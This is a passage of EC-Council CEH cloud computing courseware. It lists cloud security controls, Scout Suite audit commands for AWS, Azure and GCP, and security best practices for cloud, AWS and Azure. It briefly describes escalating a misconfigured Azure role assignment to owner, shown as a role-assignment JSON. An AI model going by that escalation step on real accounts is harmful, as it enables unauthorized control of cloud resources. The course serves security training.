


Figure 19.144: Cloud security responsibility of both cloud provider and consumer

Following are some of the cloud security controls:

- **PKI:** Public key infrastructure
- **SDL:** Security development lifecycle
- **WAF:** Web application firewall
- **FW:** Firewall
- **RTG:** Real traffic grabber
- **IAM:** Identity and access management
- **ENC:** Encryption
- **DLP:** Data loss prevention
- **IPS:** Intrusion prevention system
- **SWG:** Secure web gateway
- **VA/VM:** Virtual application/Virtual machine
- **App Sec:** Application security
- **AV:** Anti-virus
- **VPN:** Virtual private network
- **LB:** Load balancer
- **GRC:** Governance, risk, and compliance
- **Config Control:** Configuration control
- **CoS/QoS:** Class of service/Quality of service
- **DDoS:** Distributed denial of service
- **TPM:** Trusted platform module
- **Netflow:** Network protocol by Cisco

Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- Cloud service providers should provide higher **multi-tenancy** to enable optimum utilization of cloud resources and secure data and applications.
- Cloud services should implement a **disaster recovery plan** for the stored data that enables information retrieval in unexpected situations.
- Continuous monitoring on the **Quality of Service (QoS)** is required to maintain the **service level agreements** between consumers and the service providers.
- Data stored in the cloud services should be implemented securely to ensure **data integrity**.
- Cloud computing services should be fast, reliable, and need to provide **quick response times** to the new requests.
- Symmetric and asymmetric **cryptographic algorithms** must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be **engineered, operated, and integrated** securely into the organizational security management.
- **Load balancing** should be incorporated in the cloud services to enable networks and resources to improve the response time of jobs with maximum throughput.
- Cloud service providers should provide better resilience and enhanced **protection from physical threats**.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.ec-council.org

Cloud Computing Security Considerations

- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing services should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.
- Use zero-trust principles to segment business applications.
- CSPs should implement strict identity and access management (IAM) to control those who can access cloud resources.
- Cloud services should use role-based access control (RBAC) and policies to enforce the least privileged principles.
- Cloud services should ensure compliance with relevant regulations and standards.
- CSPs should regularly test backup and recovery procedures to verify their effectiveness.

Placement of Security Controls in the Cloud.

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.
Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.
- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.
Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.
- **Detective controls** – These controls detect and react appropriately to occurring incidents.
Example: Employing IDSSs, IPSs, etc. helps detect attacks on cloud systems.
- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.
Example: Restoring system backups.




Figure 19.145: Placement of security controls in the cloud

D1 Module 19 | Cloud Computing


EC-Council C|EH™

Assessing Cloud Security using Scout Suite

Scout Suite is a **multi-cloud security-auditing** tool that helps security professionals assess the **security posture** of cloud environments.

- Run the following Scout Suite command against AWS to assess its security posture:
`scout aws --profile <your-aws-profile>`
- Run the following Scout Suite command against Azure to assess its security posture:
`scout azure --tenant-id <your-tenant-id> --subscription-id <your-subscription-id> --client-id <your-client-id> --client-secret <your-client-secret>`
- Run the following Scout Suite command against GCP to assess its security posture:
`scout gcp --service-account-file path/to/your-service-account-key.json`

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.



Assessing Cloud Security using Scout Suite

Attack surface discovery involves identifying all potential points of entry that an attacker can exploit to gain unauthorized access to a cloud network or virtual environment. This process includes asset identification, vulnerability assessment, access control review, network mapping, penetration testing, compliance checks, and threat analysis. Security professionals can use tools such as Scout Suite to identify potential attack surfaces in their cloud environments.

- Scout Suite

Source: <https://github.com>

Scout Suite is a multi-cloud security-auditing tool that helps security professionals assess the security posture of cloud environments. It leverages APIs exposed by cloud providers to gather configuration data for manual inspection and automatically highlights areas of risk. Instead of navigating through numerous pages on web consoles, Scout Suite offers a clear and concise view of the attack surface.

The screenshot shows a terminal window titled "python scout.py aws --help - Parrot Terminal". The command "#python scout.py --help" is entered, and the output provides usage information and a list of provider options:

```
usage: scout.py [-h] [-v] {aws,gcp,azure,aliyun,oci,kubernetes,do} ...

options:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit

The provider you want to run scout against:
{aws,gcp,azure,aliyun,oci,kubernetes,do}
  aws                  Run Scout against an Amazon Web Services account
  gcp                  Run Scout against a Google Cloud Platform account
  azure                Run Scout against a Microsoft Azure account
  aliyun               Run Scout against an Alibaba Cloud account
  oci                  Run Scout against an Oracle Cloud Infrastructure
                       account
  kubernetes           Run Scout against a Kubernetes cluster
  do                   Run Scout against an DigitalOcean account

To get additional help on a specific provider run: scout.py {provider} -h
```

Figure 19.146: Screenshot of Scout Suite

Some Example Commands to Perform Attack Surface Discovery using Scout Suite

- Run the following Scout Suite command against AWS to assess its security posture:

```
scout aws --profile <your-aws-profile>
```

This command scans and analyzes AWS cloud resources for security loopholes.

- Run the following Scout Suite command against Azure to assess its security posture:

```
scout azure --tenant-id <your-tenant-id> --subscription-id <your-
subscription-id> --client-id <your-client-id> --client-secret
<your-client-secret>
```

- Run the following Scout Suite command against GCP to assess its security posture:

```
scout gcp --service-account-file path/to/your-service-account-
key.json
```

- Once scanning is completed, Scout Suite generates an HTML report, including the findings and cloud account configuration.

- **Privilege Escalation**

Leverage misconfiguration and escalate privileges to the resource group owner.

```
{  
    "conditions": null,  
    "dependsOn": null,  
    "enableMetrics": null,  
    "identity": null,  
    "id": "/subscriptions/0e3364a-2208-4943-8570-ec2ef1a82227/resourceGroups/contgroup_001/providers/Microsoft.Authorization/roleAssignments/9194289-2441-4c47-a226-75a4f004d7",  
    "name": "9194289-2441-4c47-a226-75a4f004d7",  
    "principalId": "9e2a2e20-4177-9046-477f-000000000001",  
    "principalType": "ServicePrincipal",  
    "resourceId": "2208-4943-8570-ec2ef1a82227/providers/Microsoft.Authorization/roleDefinitions/944ef937-00ff-4334-925e-2f8fa4cb33",  
    "roleDefinitionId": "944ef937-00ff-4334-925e-2f8fa4cb33",  
    "type": "Microsoft.Authorization/roleAssignments"
```

Figure 19.125: Screenshot showing privilege escalation with role changed from contributor to owner

The screenshot shows the Scout Suite interface with the title "IAM Dashboard". At the top, there is a navigation bar with links like "Scout Suite", "Analytics", "Compute", "Database", "Management", "Messaging", "Network", "Security", "Storage", "Filters", and a search icon. Below the navigation bar, there is a search bar labeled "Filter findings" and a button labeled "Show All". To the right of these are three colored buttons: "Good" (green), "Warning" (yellow), and "Danger" (red). The main area displays a list of findings, each preceded by a red circular icon with a white number (e.g., 1, 2, 3) and a brief description. The findings are:

- 1 AssumeRole policy allows all principals
- 1 Cross-account AssumeRole policy lacks external ID and MFA
- 1 Inline group policy allows iam:PassRole *
- 1 Inline group policy allows NotActions
- 1 Inline group policy allows sts:AssumeRole *
- 1 Inline role policy allows iam:PassRole *
- 1 Inline role policy allows NotActions
- 1 Inline role policy allows sts:AssumeRole *
- 1 Inline user policy allows iam:PassRole *
- 1 Inline user policy allows NotActions
- 1 Inline user policy allows sts:AssumeRole *
- 1 Lack of key rotation (Active)
- 1 Minimum password length too short
- 1 Password expiration disabled
- 1 Password reuse enabled
- 1 Root account used recently

A large watermark "hideme01.it" is diagonally across the page.

Figure 19.148: Scout Suite representing risks associated with IAM resources

Best Practices for Securing the Cloud

- | | |
|---|--|
| 1 Enforce data protection, backup, and retention mechanisms | 7 Implement strong authentication, authorization and auditing controls |
| 2 Enforce SLAs for patching and vulnerability remediation | 8 Check for data protection at both the design stage and at runtime |
| 3 Vendors should regularly undergo AICPA SSAE 18 Type II audits | 9 Implement strong key generation, storage and management, and destruction practices |
| 4 Verify one's own cloud in public domain blacklists | 10 Monitor the client's traffic for any malicious activities |
| 5 Enforce legal contracts in employee behavior policy | 11 Prevent unauthorized server access using security checkpoints |
| 6 Prohibit user credentials sharing among users, applications, and services | 12 Disclose applicable logs and data to customers |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Best Practices for Securing the Cloud (Cont'd)

- | | |
|--|---|
| 13 Analyze cloud provider security policies and SLAs | 19 Leverage strong two-factor authentication techniques where possible |
| 14 Assess the security of cloud APIs and log customer network traffic | 20 Implement a baseline security breach notification process |
| 15 Ensure that the cloud undergoes regular security checks and updates | 21 Analyze API dependency chain software modules |
| 16 Ensure that physical security is a 24 x 7 x 365 affair | 22 Enforce stringent registration and validation processes |
| 17 Enforce security standards in installation/configuration | 23 Perform vulnerability and configuration risk assessments |
| 18 Ensure that the memory, storage, and network access is isolated | 24 Disclose infrastructure information, security patching, and firewall details |

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:

- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SSAE 18 Type II audits.

- Verify one's cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client's traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.
- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.

- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.
- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests to check if the existing cloud security efforts are sufficient to protect the data and applications.
- Enforce a cloud access security broker (CASB) to ensure that optimal security controls are employed in the cloud.
- Set up a cloud data deletion policy to safely delete sensitive data from the cloud with compliance.

Best Practices for Securing AWS Cloud

The following are some best practices for securing AWS cloud environments:

- **Basic AWS Security Practices**
 - Categorize user identity based on account, role, and group to manage permissions for resource allocation.
 - Utilize temporary credentials to avoid potential risks of abusing access keys.
 - Implement policies for regular rotation of access keys, passwords, and other credentials.
 - Implement the principle of least privilege on AWS resources.
 - Employ AWS Trusted Advisor to avoid security misconfigurations.

- Create accessible AWS security policies.
- Segregate AWS assets such as resources and user data to prioritize security needs.
- Use AWS Service Quotas to manage and set limits on resource usage, thus preventing overprovisioning and abuse.
- Integrate and enable security management systems according to organizational requirements.
- Securely delete unused data and groups from the AWS environment.
- Use IAM Access Analyzer to audit users and policies.
- Leverage AWS Git projects such as git-secrets, AWS Step functions, and AWS Lambda to protect resources against unauthorized access.
- Enable multi-factor authentication (MFA) for all AWS accounts to add an extra layer of security.
- Keep all systems and applications up to date with the latest security patches.

- **AWS Infrastructure Security Practices**

- Use Information security management systems (ISMS) to conduct regular checks on security policies and controls.
- Perform network segmentation and create security zones for easy management.
- Use load balancers, content distribution networks (CDNs), and web application firewalls (WAFs) to prevent DoS, DDoS, XXS, and SQLi attacks.
- Customize AWS Security Hub insights to track and manage AWS security issues.
- Implement a single set of policies for data loss prevention.
- Perform automated security assessments to identify vulnerabilities in AWS resources using Amazon Inspector.

- **AWS Financial Services Security Practices**

- Implement end-to-end encryption and transport data encryption (TDE) to secure communication with third parties.
- Perform penetration testing on AWS services, such as EC2 instances, NAT gateways, elastic load balancers, RDS, and Aurora.
- Operate CloudTrail and CloudWatch for auditing and monitoring AWS resources.
- Centralize management of multiple AWS accounts using AWS Organizations and apply service control policies (SCPs) for governance.

- **AWS Security Hub Practices**
 - Leverage AWS labs script to enable security hub in all AWS accounts.
 - Establish threat detection systems such as GuardDuty and Amazon Inspector.
 - Enable AWS Config and CIS Foundations standards for all AWS accounts and regions.
 - Assign tags to security hub resources for managing access controls.
 - Ensure control of specific IAM policies for different types of users and centralize the IAM through cloud infrastructure entitlement management (CIEM) for easy governance of accounts, groups, and roles.
 - Build custom actions to obtain a copy of the security hub findings of internal and external resources for remediation purposes.
 - Utilize IAM roles instead of IAM users to access AWS resources, particularly applications and services.
 - Use IAM Access Analyzer to identify resources that are shared with external entities and ensure that they are properly secured.
- **AWS Security Groups Practices**
 - Allocate policies to groups rather than individual users for easy assignment of AWS resources.
 - Implement AWS VPC Flow logs to acquire IP traffic for detecting attack patterns and malicious activities inside the VPC.
 - Isolate resources using Amazon VPCs and apply security groups and network ACLs to control inbound and outbound traffic.
 - Implement strict security group rules and network ACLs to control inbound and outbound traffic in these instances.
 - Automate email alerts for critical notifications.
- **AWS Backup Data Practices**
 - Ensure and automate frequent backups.
 - Safeguard backups using immutable storage.
 - Incorporate backup processes in disaster recovery, business continuity, and incident response plans.
 - Implement configuration audit, monitoring, and alert system.
 - Enable and monitor logs from AWS services, such as VPC Flow Logs, S3 access logs, and CloudFront logs.
 - Examine data recovery abilities.

Best Practices for Securing Microsoft Azure

Discussed below are various best practices for securing the Microsoft Azure environment.

- Ensure identity as the main security perimeter in Azure environments.
- Maintain the visibility of users connected to the network via Azure Express Route or a site-to-site VPN.
- Utilize Azure Network Watcher to check the most common VPN connections and gateway issues.
- Implement a single sign-on policy.
- Enable MFA with conditional access policy.
- Perform automated decisions based on conditional access to subscribers.
- Implement Azure role-based access control (Azure RBAC) and privileged identity management to monitor and control resources.
- Limit the management group into three levels to prevent confusion between operations and security decisions in the cloud.
- Enforce at least two emergency access accounts to limit access to privileged resources in an Azure environment.
- Employ Microsoft services such as Microsoft Defender for Cloud, Microsoft Defender for Cloud Apps, and Microsoft Sentinel for the detection and prevention of threats.
- Implement Microsoft Azure Security Center for real-time threat protection, CVE scanning, and Microsoft Defender for Endpoint licensing.
- Leverage threat detection for Azure SQL.
- Use cloud-based SIEM solutions and integrated defender for cloud alerts.
- Utilize shared access signatures (SAS) to control and limit client data access.
- Restrict access to administrative ports such as SSH, RDP, and WinRM.
- Implement just-in-time (JIT) VM access that provides temporary permission to perform privileged tasks, if necessary, and avoids unauthorized usage of resources.
- Implement strong operational security policies.
- Automate the processes of creation and implementation of apps and services.
- Verify the performance of any application or service before deployment.
- Activate password hash synchronization.
- Disable legacy authentication protocols.
- Frequently review the changes made for security improvement.
- Regularly review and audit IAM policies to ensure that they follow the principle of least privilege and remove unnecessary access.

- Use Azure encryption services such as Azure Disk Encryption and Azure Key Vault to encrypt data stored and transferred within Azure.
- Deploy Azure Firewall to provide network protection and to centrally control and log application and network connectivity policies.
- Protect APIs using Azure API Management and OAuth2.0 to securely control and monitor API access.
- Enable Azure DDoS Protection to safeguard applications from DDoS attacks.
- Manage virtual machines using Azure Bastion for RDP and SSH connections.

Best Practices for Securing Google Cloud Platform

Discussed below are various best practices for securing the Google Cloud Platform.

